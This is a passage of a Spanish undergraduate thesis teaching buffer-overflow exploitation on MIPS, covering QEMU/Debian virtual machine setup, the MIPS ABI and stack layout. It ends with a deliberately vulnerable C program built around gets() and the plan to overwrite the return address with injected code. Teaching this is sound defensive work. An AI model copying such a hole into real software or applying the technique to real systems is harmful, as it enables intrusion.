UNIVERSITAT POLITÈCNICA DE VALÈNCIA

etsinf

Escola Tècnica Superior d'Enginyeria Informàtica

Escola Tècnica Superior d'Enginyeria Informàtica
Universitat Politècnica de València

Explotación de errores de memoria en la arquitectura MIPS

TRABAJO FIN DE GRADO

Grado en Ingeniería Informática

Autor: Vicente Arnau Ferrer

Tutor: José Ismael Ripoll Ripoll

Curso 2019-2020

Resumen

El ejemplo más peligroso de la explotación de un desbordamiento de búfer ocurrió con el gusano Morris, que afectó a una gran cantidad de servidores conectados a la red haciendo uso de dos funciones habituales de Unix. La explotación de este tipo de errores sigue siendo aún hoy en día uno de los principales vectores de ataque en sistemas con acceso local o con mucho uso de entrada estándar por parte del usuario u otro sistema externo, con gran cantidad de documentación por parte del *Open Web Application Security Project* y el *SANS Institute* disponible.

El objetivo del documento es mostrar cómo se producen estos ataques, qué posibilidad hay de contrarrestarlos y la eficacia de las contra-medidas desplegadas. Para ello se hace uso de la arquitectura MIPS y Debian como sistema operativo, en una máquina virtual QEMU.

De manera escalonada, se presentan diferentes técnicas de explotación de fallos, empezando desde técnicas de dificultad mínima contra sistemas desprotegidos, subiendo progresivamente de dificultad hasta atacar sistemas con distintos tipos de protecciones.

Debido a que se trata de un proceso en constante evolución, las conclusiones obtenidas no son definitivas. El presente documento muestra el estado actual de las explotaciones de desbordamiento de búfer, pero cabe esperar evoluciones en este campo, tanto en las técnicas de ataque como en las medidas de protección, dando pie a nuevas investigaciones. Sin embargo, una conclusión queda firme: la necesidad de centrar la atención en nuevas prácticas para sanear y diseñar código que incluyan medidas efectivas y preventivas ante este tipo de ataques.

Palabras clave: desbordamiento de búfer, seguridad, desbordamiento de pila, MIPS, error de memoria, explotación, RCE

Resum

L'exemple més perillós de l'explotació d'un desbordament de búfer va ocórrer amb el cuc Morris, que va afectar una gran quantitat de servidors connectats a la xarxa fent ús de dos funcions molt habituals d'Unix. L'explotació d'aquestos tipus d'error de memòria continuen sent, avuí en dia, un dels principals vectors d'atac a sistemes amb accés local o amb l'ús gran de l'entrada estàndar per part de l'usuari o un altre sistema extern, amb gran quantitat de documentació per part de l'*Open Web Application Security Project* i el *SANS Institute* disponible.

L'objectiu del document és mostrar de manera esglaonada com es produeixen aquestos atacs, quines possibilitats hi ha de contrarestar-los i l'eficàcia de les contramesures desplegades. Per a això usarem l'arquitectura MIPS junt amb Debian com a sistema operatiu, en una màquina virtual QEMU.

Esglaonadament, es presentaran distints técniques d'explotació de fallades, començant per tècniques de dificultat ascendent contra sistemas desprotegits, pujant progressivament de dificultat fins atacar sistemes amb distintes mesures de proteció.

Ja que es tracta d'un procés en evolució constant, les conclusions obteses no son definitives. El present document mostra l'estat actual de les explotacions de desbordament de bufer, pero cap esperar evolucions en aquest camp, tant en les tècniques d'atac com als mètodes de defensa, donant péu a noves investigacions. Tanmateix, una conclusió queda

en ferm: la necessitat de centrar l'atenció en noves pràctiques de sanitització i disseny de còdi que incloguen mesures efectives i preventives davant d'aquest tipus d'atac.

Paraules clau: desbordament de búfer, seguretat, desbordament de pila, MIPS, error de memòria, explotació, RCE

Abstract

One of the best examples on buffer overflow exploits happened with the Morris worm, which affected a huge number of online servers by using two common Unix functions. The exploitation of buffer overflows still remain one of the most used techniques on local systems and on user-input intensive processes, with a wide array of documentation from both *Open Web Application Security Project* and *SANS Institute* available.

The aim of this document is to show, in a phased way, how these attacks are conducted, which counteracting opportunities exist and the effectiveness of the countermeasures deployed. In order to do this, we will use MIPS architecture together with Debian, running on a QEMU virtual machine.

In a gradually increasing way, different techniques for exploiting failures are presented, starting from techniques of minimum difficulty against unprotected systems, progressively increasing the difficulty until attacking systems with different types of protection.

Since this is a process in constant evolution, the conclusions obtained are not definitive. The present document shows the current state of buffer overflow exploitations, but developments in this field can be expected, both in attack techniques and in protection measures, giving rise to further research. However, one conclusion remains firm: the need to focus attention on new practices in code developing and code sanitizing that include effective and preventive measures against this type of attack.

Key words: buffer overflow, security, stack overflow, MIPS, memory error, exploiting, RCE

Índice general

Índice de figuras

Índice de tablas

CAPÍTULO 1
Introducción

El programario malicioso aumenta de manera alarmante a medida que avanzan los años. Según AV-TEST, el número de software nocivo detectado en los últimos cinco años se ha duplicado, desde unos 470 millones de positivos en 2015 hasta los casi 1061 millones en 2020 [1]. Este aumento es ínfimo si lo comparamos con la cantidad de software detectado en 2011, con 65.26 millones de positivos. Desde hace diez años hasta nuestros días, las cifras de detección de este tipo de programas ha aumentado un 750 %. Esto junto con la ya creciente expansión de los distintos sistemas empotrados de las que se dispone en estos momentos y la usual inexperiencia de muchos usuarios frente ataques de phishing o ingeniería social hace que sea extremadamente fácil infectar un dispositivo [2].

No obstante, todo programa malicioso necesita una vulnerabilidad que explotar para poder llegar siquiera a tener efecto en el sistema objetivo. Las vulnerabilidades siempre surgen de fallos de programación, ya sea por el uso de funciones sensibles a errores, la incorrecta comprobación de entradas de texto u otro tipo de fallo en la lógica de un programa o sistema operativo aprovechable por un tercero [3, pp. 4].

Si bien una vulnerabilidad puede ser difícil de explotar e incluso imposible de automatizar completamente, existen multitud de ellas las cuales no requieren de un alto nivel de conocimiento para ser explotadas de manera satisfactoria [3, pp. 12]. Entre estas se encuentran los desbordamientos de búfer, que aprovechan la incorrecta comprobación de longitud de entrada en un búfer para corromper la memoria de un proceso y cambiar su flujo de ejecución.

¿Es posible eliminar las vulnerabilidades de un programa? ¿Qué actuaciones se pueden tomar? Afortunadamente, existen medidas de relativa seguridad pues introducen barreras y condiciones al código del programa, e incluso al propio sistema operativo, para evitar que atacantes logren dominar un proceso delicado. En los siguientes capítulos explicaremos con detenimiento cómo funcionan las técnicas de explotación de errores y las defensas existentes ante estas.

Al final del documento se encuentra un glosario de términos comúnmente usados en el ámbito de la ciberseguridad, en aras de dotar completitud a este documento.

1.1 Motivación

La necesidad de expandir más el campo de la ciberseguridad en el ámbito académico es la raíz de la creación de este documento como Trabajo de Final de Grado. Actualmente no existen asignaturas anuales que se centren de manera exclusiva en este apartado, cada día más importante debido a la masiva expansión que el programario ha tenido en la vida común. Solamente dos ramas del grado de informática en la Universitat Politècnica

de València poseen, en modalidad cuatrimestral, de asignaturas destinadas a la seguridad. Sin embargo, es importante educar desde el principio en valores como la seguridad del código generado para evitar arrastrar de manera irremediable simples errores que, unidos, forman un gran agujero en la seguridad del programario.

1.2 Objetivos

Este trabajo aporta, desde el punto de vista pedagógico, una visión reflexiva de las posibles fallas de seguridad que se dan en el seno del programario. Uno de los principales objetivos será el de conseguir entender y desarrollar aproximaciones de dificultad creciente ante los errores de memoria existentes en un programa, hasta lograr explotar de manera adecuada un desbordamiento de búfer. Por ello, también se espera descubrir nuevos métodos de sobrepasar las dificultades que aportan las medidas de seguridad creadas para evitar fines maliciosos, como el control de flujo de un programa o la ejecución arbitraria de código, y lograr discernir cómo sobrepasar dichas defensas.

Por otro lado, se busca facilitar la comprensión de la memoria y los aspectos técnicos del campo de la ciberseguridad a alumnos interesados en la materia, al igual que intentar crear un secuencia de pasos similares a los de una práctica de laboratorio del grado de informática.

Otro de los objetivos es crear una metodología de trabajo que ayude a seguir de manera clara y escalonada la construcción de un ataque de desbordamiento de búfer, a la vez que se trabaja en la creación de nuevos modelos de documentos prácticos que ayuden al alumnado, de la manera más práctica posible, a entender esta materia.

1.3 Estructura de la memoria

Este documento se divide en tres capítulos. El primero de ellos se centrará en describir de manera detallada las herramientas y el entorno usado durante el desarrollo de las distintas técnicas de explotación, así como también mencionar el por qué de cada decisión en cuanto a las herramientas utilizadas. El segundo capítulo abordará en profundidad conocimientos teóricos de la arquitectura elegida, así como explicaciones detalladas del funcionamiento interno de los registros, la organización de memoria de un proceso, el comportamiento de la pila y su relación con los desbordamientos de búfer. En tercer lugar, el tercer capítulo explicará de manera práctica como abordar distintas técnicas de explotación, su funcionamiento teórico y las defensas utilizadas ante estos ataques. En último lugar, al final del documento se localizará un glosario de términos comúnmente utilizados y dos anexos. El primero de ellos contendrá el set de instrucciones de la arquitectura MIPS, mientras que el segundo tendrá el código fuente de un sencillo programa vulnerable, el cual explotaremos de manera recurrente durante el transcurso de esta memoria.

CAPÍTULO 2
Qué es un desbordamiento de búfer

El desbordamiento de búfer, conocido en inglés como *buffer overflow*, es un tipo de error de memoria que afecta a programas cuya manipulación de datos no controla el tamaño de los mismos al colocarlos en un búfer [4, 5, 6]. Debido a esta razón, los datos que se encuentran después del búfer donde se genera la vulnerabilidad, entre ellos punteros de memoria, pueden ser sobrescritos por *bytes* aislados, resultado de sobrepasar el límite establecido por el programa [4, pp. 19].

Esta situación conlleva el comportamiento errático del programa y hace que se generen errores, resultados incorrectos o incluso el cierre inesperado del proceso. No obstante, la corrupción malintencionada de estos punteros de memoria puede llevar a un agente malicioso a tomar control del proceso. Por tanto, la construcción adecuada de una cadena de datos puede dar lugar a la ejecución de código arbitrario dentro del propio proceso donde se dé dicho error [6].

Podemos clasificar los desbordamientos de búfer en dos tipos según dónde se produzcan: los desbordamientos de pila y los desbordamientos de montículo. Los desbordamientos de pila se producen cuando uno de los búferes de memoria es desbordado y los datos sobrantes consiguen corromper la dirección de retorno del proceso, logrando así interrumpir la correcta ejecución del programa o ejecutar código arbitrario [7, pp. 12]. En los desbordamientos de montículo, las restricciones son mucho más específicas, como por ejemplo que se requiera que un puntero esté ubicado en el código del programa inmediatamente después al búfer de datos [4, pp. 19][7, pp. 19].

Las protecciones a tomar para evitar estos errores de memoria son abundantes y amplias, empezando por protecciones a nivel de código fuente y terminando por protección mediante parches de sistema operativo [8, 9, 10]. Entre estas protecciones está el uso de canarios entre búferes de memoria para comprobar su sobreescritura, la restricción de código ejecutable en la pila o la comprobación de rango de los búferes del programa [6].

No obstante, añadir complejidad al programa para protegerlo puede conllevar que el desarrollo del código se haga más costoso y acabe dificultando su adecuado mantenimiento. La comprobación de tamaño de búferes en programas escritos en C también supone un gran coste de tiempo de ejecución que muchos desarrolladores no pueden asumir [6, pp. 10]. Así mismo, también puede suceder que al compilador le sea imposible medir el tamaño de dos parámetros de entrada si estos son punteros, dificultando aún más el proceso de la comprobación de tamaños. [6, pp. 10] [11].

El mejor método para evitar errores de memoria, pues, reside en las buenas prácticas de desarrollo de programario, evitando en la medida de lo posible funciones vulnerables

y comprobando la correcta distribución de las variables dentro del código [12, 13]. En caso de que se requiera usar lenguajes de bajo nivel, existen distintas herramientas que ayudan a depurar el código para minimizar este tipo de error, con un coste computacional asumible por el desarrollador [11].

CAPÍTULO 3
Entorno y arquitectura

Antes de meternos de lleno en el análisis de los vectores de ataque a los distintos errores de memoria que podemos encontrar, es necesario disponer de una base estable y conocida. La disposición de las herramientas correctas, junto con un sistema operativo de código abierto y arquitecturas ampliamente documentadas facilita en gran medida la investigación, pues se dispone del conocimiento necesario para establecer de forma nítida el funcionamiento de los distintos pasos a seguir. Además, trabajar en un terreno estable sirve en buena parte para depurar errores surgidos de la manipulación de elementos del sistema operativo o de la propia arquitectura.

Durante el transcurso del documento se trabajará con una máquina virtual montada sobre QEMU [1]. Dicha máquina poseerá un núcleo Debian Buster 4.19.0.8 [2], en arquitectura MIPS [3].

3.1 Entorno

QEMU es un virtualizador de código abierto desarrollado por Fabrice Bellard y permite emular completamente un procesador y sistema hardware dado. Además, ofrece la posibilidad de correr programas de otras arquitecturas sin necesidad de mediar con una máquina virtual, con un rendimiento casi nativo [14].

El sistema operativo que usaremos será una distribución de Debian. Hemos escogido esta distribución debido a su enorme facilidad de uso y librerias ampliamente disponibles. En cuanto a la versión, hemos elegido la última disponbile, ya que se acomoda perfectamente a nuestras necesidades y además, mejora muchas de las opciones ofrecidas en anteriores versiones. Junto a todo esto, ofrece soporte oficial a la arquitectura MIPS [15].

Por último, la arquitectura sobre la que se va a construir este documento y vamos a centrar nuestro análisis es MIPS. Del acrónimo *Microprocessor without Interlocked Pipeline Stages*, se trata de un procesador con instrucciones de tipo RISC desarrollado por la empresa MIPS Technologies [16, 17]. En este documento utilizaremos especificamente MIPS32, con registros de 32 bits [18].

MIPS32 se trata de una arquitectura *big-endian*, basada en MIPS II [19] [20, pp. 281]. A pesar de que soporta *little-endian*, la convención para escribir programas para esta arquitectura indica que se asumirá *big-endian* a la hora de ordenar los *bytes* [21, pp. 14].

[1] qemu.org
[2] debian.org
[3] mips.com



Figura 3.1: Orden de *bytes* en memoria de la palabra `0x01020304`.

En el apéndice A se encuentra un breve resumen del set de instrucciones propias de esta arquitectura.

3.2 Montaje de la máquina virtual

Para demostrar el desarrollo de un desbordamiento de búfer hemos decidido usar una máquina virtual y realizar nuestras modificaciones en el sistema operativo invitado. QEMU usa su propio sistema de imágenes de disco virtuales, el formato *qcow* [22]. Este formato permite manejar los discos donde se aloja el sistema operativo invitado de manera cómoda, ya que su crecimiento es directamente proporcional al disco de la máquina hospedada [22, 23]. Además, permite el uso de instantáneas del disco, pudiendo dar marcha atrás en varios puntos del desarrollo [23].

Para construir esta imagen deberemos usar la herramienta que ofrece el propio QEMU, el comando `qemu-img` [24].

```
1 qemu-img create -f qcow2 disco.img 5G
```

Listing 3.1: Creación de la imagen de disco.

Una vez creado el disco virtual donde se alojará la máquina, es necesario que la instalemos en dicho disco. Para ello tendremos que tener disponibles tanto el núcleo del sistema operativo que queramos instalar como la RAM virtual de dicho sistema operativo, para montar un fichero `root` temporal. Ambos archivos se encuentran fácilmente accesibles en los repositorios de Debian, tras seleccionar la versión adecuada. Para proceder a la instalación, lanzamos la siguiente orden.

```
1 qemu-system-mips -M malta -m 1024 -hda disco.img -kernel vmlinux-4.19.0-8-4kc
      -malta -initrd initrd.gz
2 -append "console=ttyS0" -nographic
```

Listing 3.2: Lanzamiento de *QEMU* con kernel e imagen de disco específicos.

Las opciones de la orden anterior son sencillas de seguir. En primer lugar, se define el tipo de kernel a utilizar. Seguidamente, la cantidad de memoria RAM que se desea usar durante la instalación. Tras esto, especificamos el disco a usar, el kernel y la RAM virtual. La última opción determina el uso de la consola como método de instalación [24].

Tras lanzar esta orden, procedemos a la instalación del sistema operativo normalmente. Al finalizar la instalación y al no disponer de cargador de arranque, nos aparecerá un aviso indicando que no se ha encontrado dicho cargador. Para poder arrancar la máquina de manera correcta, deberemos crear nosotros mismos el cargador.



Figura 3.2: Aviso de ausencia de cargador de arranque.

Para ello, montaremos la partición de arranque del disco virtual.

```
sudo modprobe nbd max_part=63
sudo qemu-nbd -c /dev/nbd0 disco.img
sudo mount /dev/nbd0p1 /mnt
```

Listing 3.3: Montaje de partición de arranque.

Tras esto, deberemos copiar en el directorio de trabajo la imagen de arranque.

```
cp -r /mnt/boot/initrd.img-4.9.0-6-4kc-malta .
```

Listing 3.4: Copia de la imagen de arranque.

Para finalizar, desmontamos el disco virtual.

```
sudo umount /mnt
sudo qemu-nbd -d /dev/nbd0
```

Listing 3.5: Desmontaje del disco virtual.

Con todo esto, ya podemos arrancar la máquina virtual y empezar a trabajar en ella. La orden para iniciarla es similar a la de su instalación. Bastará con especificar la cantidad de RAM a utilizar, indicar el kernel del sistema y su cargador de arranque y, si lo hemos instalado, podemos usar la opción de QEMU `device` para establecer comunicación SSH con la máquina, en el caso que sea necesario transferir archivos entre máquina invitada y anfitriona [24].

```
qemu-system-mips -M malta
  -m 2048 -hda hda.img \
  -kernel vmlinux-4.19.0-8-4kc-malta \
  -initrd initrd.img-4.19.0-8-4kc-malta \
  -append "root=/dev/sda1 console=ttyS0" \
  -nographic \
  -device e1000-82545em,netdev=user.0 \
  -netdev user,id=user.0,hostfwd=tcp::5555-:22 -net nic -net user
```

Listing 3.6: Arranque de la máquina virtual.

Podemos comprobar que efectivamente, la máquina corre emulando la arquitectura MIPS.

```
mips@debian:~$ cat /proc/cpuinfo
system type   : MIPS Malta
machine     : mti,malta
processor   : 0
cpu model   : MIPS 24Kc V0.0  FPU V0.0
BogoMIPS    : 1087.48
wait instruction  : yes
microsecond timers  : yes
tlb_entries   : 16
extra interrupt vector  : yes
hardware watchpoint : yes, count: 1, address/irw mask: [0x0ff8]
isa     : mips1 mips2 mips32r1 mips32r2
ASEs implemented  : mips16
shadow register sets  : 1
kscratch registers  : 0
package     : 0
core      : 0
VCED exceptions   : not available
VCEI exceptions   : not available
```

Listing 3.7: Máquina virtual emulando MIPS correctamente.

CAPÍTULO 4
La *application binary interface* de MIPS

Hemos comentado al inicio de este documento que la arquitectura MIPS es *big-endian*, pero es importante definir en mayor profundidad la ABI de esta arquitectura para comprender las limitaciones y posibilidades que nos encontramos al trabajar con MIPS.

La ABI de MIPS actualmente se apoya en la ABI de System V, aunque la propia arquitectura se separó hace más de una década de esta especificación para adoptar una EABI más propia de sistemas embebidos [21, 25, 26].

Los tipos de datos que posee MIPS no son excepcionales ni poseen tamaños poco comunes. Estos tipos y su tamaño se pueden observar en la tabla 4.1 [21, pp. 16][26]. Es importante destacar que el tamaño de los punteros en MIPS es de cuatro *bytes* en 32 *bits* y ocho en 64 *bits*.

4.0.1. Registros

Los datos y variables se almacenan en los diferentes registros del procesador que posee la arquitectura MIPS. Podemos diferenciar los registros en dos tipos: registros de CPU y de coma flotante.

Los registros de CPU de MIPS están formados por 32 registros de 32 *bits* para enteros e instrucciones de programa, dos registros especiales de 32 *bits*, cuya función es la de guardar los resultados de multiplicaciones y divisiones, y un último registro de 32 *bits*

Tipo	Tamaño
char	1 *bytes*
short	2 *bytes*
int	4 *bytes*
unsigned	4 *bytes*
long (*32 bits*)	4 *bytes*
long (*64 bits*)	8 *bytes*
long long	8 *bytes*
float	4 *bytes*
double	8 *bytes*

Tabla 4.1: Tipo de datos en MIPS.

para el contador de programa. [20, pp. 159][21, pp. 23][26][27, Ch. 5.3]. En la tabla 4.2 se encuentran todos los registros de CPU disponibles y su función. Cabe destacar que los registros `$30` y `$31`, correspondiendo al puntero de marco y a la dirección de retorno de la función respectivamente, se alojan y restauran rutinariamente en la pila de un proceso.

En cuanto a los registros de coma flotante, su comportamiento y distribución es similar a los registros de CPU, aunque los primeros sirven para trabajar con datos de coma flotante, como su propio nombre indica. Estos registros vienen dados por los diferentes coprocesadores que pueda tener el sistema. En la ABI de System V se especifica que cada coprocesador agrega 32 registros de 32 *bits* de carácter general y uno de 32 *bits* para control de registros [21, pp. 26][26]. Al igual que un registro de coma flotante puede alojar datos de precisión simple, estos registros pueden ser utilizados en pares para representar datos en coma flotante de doble precisión [21, pp. 25].

4.0.2. Marco de pila

A cada llamada a una función se aloja un marco de pila en tiempo de ejecución, con espacio suficiente para variables locales y temporales, y se reserva espacio para registros generales importantes como `ra` [20, pp. 329]. En el caso de que alguno de estos registros cambiara, se requerirá del espacio suficiente para poder escribir dicho cambio en el marco [20, pp. 331]. Además de esto, se guardan los punteros de coma flotante y los argumentos de la función [21, pp. 27].

Los marcos de pila se alojan en la pila del proceso tras cada llamada a la función, desde direcciones más altas a más bajas. La manera en la que dicho marco es alojado se realiza substrayendo el tamaño del marco al puntero de pila actual en la entrada de la función, no antes sin modificar el puntero de marco al antiguo puntero de pila. Por este motivo, es necesario que este ajuste ocurra antes de que el puntero de pila sea utilizado en la función o se realice algún salto, pues un uso incorrecto conlleva la desestabilización del programa [21, pp. 28][26].

El siguiente código ensamblador muestra un ejemplo de creación y alojamiento de marco de pila.

```
1  #Guardamos $ra y un numero indeterminado de registros.
2
3  addi $sp, $sp, -4
4  sw   $fp, 0($sp)
5  move $fp, $sp
6  addi $sp, $sp, X
7  sw   $ra, -4($fp)
8  ...
9  sw   $xx, X($fp)
```

Listing 4.1: Alojamiento de un marco de pila.

Por otro lado, en el siguiente fragmento se muestra la eliminación del marco de pila creado anteriormente.

```
1  #Restauramos $ra, los registros guardados (si se desea) y desalojamos el
       espacio alojado anteriormente.
2
3  lw   $xx, X($fp)
4  ...
5  lw   $ra, -4($fp)
6  lw   $fp, 0($fp)
7  addi $sp, $sp, X
```

Listing 4.2: Eliminación del marco de pila.

Número de registro	Nombre de registro	Uso
$0	zero	Registro permanentemente a cero.
$at	AT	Reservado para ensamblador.
$2-$3	v0-v1	Alojamiento de enteros o punteros que devuelve una función.
$4-$7	a0-a3	Alojamiento de argumentos de las distintas llamadas a funciones. Volátiles, ya que no se mantienen entre llamadas.
$8-$15	t0-t7	Evaluación de expresiones. Volátiles, ya que no se mantienen entre llamadas.
$16-$23	s0-s7	Alojamiento de registros guardados. Contenido preservado entre llamadas.
$24-$25	t8-t9	Evaluación de expresiones. Volátiles, ya que no se mantienen entre llamadas.
$26-$27	kt0-kt1	Reservado para kernel.
$28 ($gp)	gp	Puntero global. Contenido preservado entre llamadas.
$29 ($sp)	sp	Puntero de pila.
$30	s8	Puntero de marco de pila.
$31	ra	Dirección de retorno de la función.
-	pc	Contador de programa.
-	hi	Alojamiento de los 32 *bits* más significativos de una multiplicación o el resto de una división.
-	lo	Alojamiento de los 32 *bits* menos significativos de una multiplicación o el cociente de una división.

Tabla 4.2: Registros CPU en MIPS y su función convencional.



Figura 4.1: Ejemplo de un marco de pila.

4.0.3. Llamada a funciones

Es importante destacar también la convención establecida para el paso de los argumentos de la funciones. Cualquier argumento en los primeros 16 *bytes* de la estructura de parámetros de la función llamada se pasan a los registros `a0`, `a1`, `a2` y `a3`, respectivamente [20, pp. 321]. En el caso de que el primer parámetro sea de coma flotante, los argumentos de pasarán a los registros `f0` y `f1`. A pesar de que pocos programas tienen más de cuatro parámetros, si se diera el caso, cualquier otro parámetro se pasará directamente en la pila [2, pp. 53]. No obstante, se sigue reservando espacio en el marco para los cuatro primeros parámetros aunque no entren directamente en esta, pues el programa puede querer modificar o escribirlos y necesita el espacio para poder hacerlo [2, pp. 53] [20, pp. 321].

Una vez la función ha sido llamada y se han guardado correctamente los parámetros, se guarda el puntero de instrucción para poder devolver el estado del proceso una vez la función termina. Cuando llega el retorno de la función, se restablece la pila al estado donde se encontraba, desasignando el espacio que se reservó. Además, por convenio, el valor de retorno de la función (si es que posee), se pasa al registro `v0` si se trata de un entero o al registro `f0` si se trata de un resultado de coma flotante [2, pp. 53].

4.0.4. Mapa de memoria de un proceso

Cuando una función es llamada se estructura de manera específica en memoria para que los datos relativos a la función se encuentren disponibles fácilmente. La organización de memoria de un proceso sirve para mapear los distintos elementos que componen el programa de manera concisa y organizada, y se puede dividir en tres partes: texto, datos y pila [7, pp. 6][28, pp. 102–103]. Un proceso puede poseer también la región del montículo, donde se colocan los datos alojados dinámicamente durante la ejecución de este.



Figura 4.2: Organización de memoria de un proceso.

En la región de texto se encuentran las instrucciones ejecutables propias al código del proceso. Esta sección es de solo lectura y de tamaño fijo, esto es, cualquier intento de escritura en esta región generará una violación de segmento [5, 29]. Por lo que a la región de datos respecta, en esta zona se encuentran las variables globales del proceso en cuestión. Podemos subdividir este segmento en dos sub-regiones más concretas: la región de datos inicializados y la región de datos no inicializados [29].

En último lugar, en la pila se encuentran datos temporales importantes para el proceso. Como hemos comentado anteriormente, en la pila se alojan los marcos de pila de un proceso, que incluyen los datos necesarios para la función en ejecución.



Figura 4.3: Pila en arquitectura MIPS.

La pila es una estructura de datos simple, *LIFO* (*last in, first out*), que utiliza el registro `sp` para marcar la parte inferior de la pila, conocido como *stack pointer* en inglés [27, Ch. 10.4]. Este registro sirve para tener en todo momento controlado el crecimiento de esta y para alojar de manera adecuada la información de manera secuencial. Por lo que al montículo respecta, este crece en dirección opuesta a la pila y aloja variables asignadas

dinámicamente. Esta región es compartida por todas las librerías y módulos cargados dinámicamente en el proceso.

En MIPS al igual que en la mayoría de arquitecturas conocidas, como i386 y x86, la pila crece desde las direcciones más altas a las más bajas. Esta se beneficia de los distintos punteros reservados comentados anteriormente para su gestión: el puntero global, el puntero de pila, y el puntero de marco [2, pp. 9–10].

Como hemos comentado anteriormente, los registros `s8` y `ra` se mantienen y actualizan en la pila, por lo que un posible desbordamiento de pila puede modificar estos registros e influir, de manera maliciosa o no, en el flujo de ejecución de un proceso.

CAPÍTULO 5
Técnicas de explotación

Progresaremos de técnicas más simples a aquellas que requieren de mayor complicación o mayor desarrollo a la hora de sobrepasar los distintos obstáculos existentes en el proceso a abordar. Primeramente comenzaremos explotando un programa sin ningún tipo de protección, ni a nivel de código ni a nivel de sistema operativo. Progresivamente, demostraremos técnicas que permiten mitigar o ignorar el uso de técnicas de protección, como ASLR, pila no ejecutable o, simplemente, desbordamientos de búfer en búferes de pequeño tamaño [5, 30].

Hay diferentes maneras de explotar un desbordamiento de pila dependiendo de la cantidad de protección que el administrador del sistema o desarrolladores hayan decidido incorporar. Posteriormente explicaremos paso a paso cada una de las distintas técnicas de explotación existentes. El código vulnerable que explotaremos en los siguientes apartados se encuentra en el apéndice B. Haremos referencia a dicho código durante todo el desarrollo de las diferentes técnicas de explotación existentes.

```
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  void main(){
5
6    char buffer[256];
7
8    printf("Desbordame\n");
9
10   gets(buffer);
11   puts(buffer);
12
13 }
```

Listing 5.1: Programa vulnerable.

El código vulnerable está diseñado para leer una entrada de texto y colocarla en un búfer de tamaño medio. Tras esto, el programa devuelve por salida estándar la entrada que ha ubicado anteriormente. Su comportamiento es sencillo y supone una base ideal para aprender el funcionamiento de los desbordamientos de pila, ya que incorpora la función vulnerable `gets()` [4, pp. 184][31]. El objetivo principal es entender por qué dicho código es vulnerable, cómo podemos aprovecharnos de él y qué puede hacer un desarrollador para minimizar el impacto que pueda tener un programa con errores.

5.1 Desbordamiento de pila

El objetivo para llegar a explotar este error consiste en introducir código arbitrario dentro del búfer a llenar y sobrescribir la dirección de retorno con una nueva, de nuestra elección, que apunte al código que hemos introducido.

